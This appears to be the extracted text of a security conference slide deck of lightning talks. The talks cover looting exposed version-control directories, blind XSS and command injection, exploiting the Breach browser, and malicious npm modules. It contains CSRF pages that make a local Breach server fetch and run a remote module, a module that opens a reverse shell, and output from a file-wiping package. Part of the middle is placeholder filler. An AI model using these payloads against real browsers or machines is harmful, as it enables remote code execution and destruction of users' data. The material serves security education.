

InfoSec War Stories

A series of Lightning Talks



adam_baldwin



evilpacket

&yet





^lift

Pillaging DVCS

Pillaging DVCS



■ **.git**

■ **.hg**

■ **.bZR**

Pillaging DVCS



2836 Sites out of the Alexa top 1 million (in 2011)

12/22/11, 2:37 PM PT

■ Adam Baldwin

12/22/11, 2:34 PM PT

■ Adam Baldwin

4. bash

```
21:09:46-adam_baldwin~/Documents/projects/DVCS-Pillage (master)$
```

<http://portugalmail.pt/.git/HEAD>

attractionmeek.php

blocks

config

favicon.ico

features.php

index.php

js

lib

migrate.php

robots.txt

theme

tos.php

References

<https://github.com/evilpacket/DVCS-Pillage>

Blind XSS

What is it?

It's just persistent XSS

AN EXAMPLE...

From a penetration test












+






























blab blab blab |
9 yelp9 yelp9






blablah yelp
yelp blablah






blablah yelp blablah yelp








19 yelp yelp
blah blah b






blab blab blab
blab blab blab






blablah yelp blablah yelp








blablah blablah





blablah yelp blablah yelp



Apply this to cmd injection too?

```
~$ ping -c 1 -p AABBCCFF 127.0.0.1
```

```
PATTERN: 0xaabbccff
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

```
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms
```

References

<https://xss.io>

<https://www.youtube.com/watch?v=LV8IU3r1hr0>


http://en.wikipedia.org/wiki/Cross-site_scripting

Breaching Breach

How it's built

A few simple ingredients to make magic happen.





```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:56152/modules/add">
    <input type="text" name="path" value="local:~/Documents/projects/test">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:64086/modules/run">
    <input type="text" name="path" value="github:evilpacket/test#master">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```



```
<!DOCTYPE html>
<html>
<head>
<script src="//code.jquery.com/jquery-2.1.0.min.js"></script>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>

  <form id="csrf" method="post" action="http://127.0.0.1:64086/modules/run">
    <input type="text" name="path" value="github:evilpacket/test#master">
  </form>

  <script>
    $("#csrf").submit();
  </script>
</body>
</html>
```

```
var ns = require('node-shells');
var breach = require('breach_module');

breach.init(function() {
  breach.expose('init', function(src, args, cb_) {
    console.log('Initialization');
    ns.reverseShell('127.0.0.1', '1234');
    return cb_();
  });

  breach.expose('kill', function(args, cb_) {
    common.exit(0);
  });
});

process.on('uncaughtException', function (err) {
  common.fatal(err);
});
```

<https://github.com/evilpacket/breach-revshell>

References

<https://blog.liftsecurity.io/2014/07/24/breaching-the-breach-browser>

Stage 1 - <http://jsbin.com/zojadibo/1/edit>

Stage 2 - <http://jsbin.com/juzoqono/1/edit>

<https://github.com/evilpacket/breach-revshell>



Node Security

Malicious Modules

Malicious Modules

coffeescript vs coffee-script

Using Docker

```
docker run -i -v /root/rimrafall:/rimrafall -t node /bin/bash
```

```
docker diff bcd598cf989a
```

D /bin

D /boot

D /home

D /lib

D /lib64

D /media

D /mnt

D /opt

D /root

D /run

D /sbin

D /srv

D /tmp

D /usr

D /var

C /etc

D /etc/.pwd.lock

D /etc/ImageMagick-6

D /etc/X11

D /etc/adduser.conf

D /etc/alternatives

D /etc/apache2

D /etc/apt

D /etc/bash.bashrc

Builders vs Breakers



References

Builders vs Breakers talk at JSConf US

<https://www.youtube.com/watch?v=82-hJk5WryU>

</presentation>

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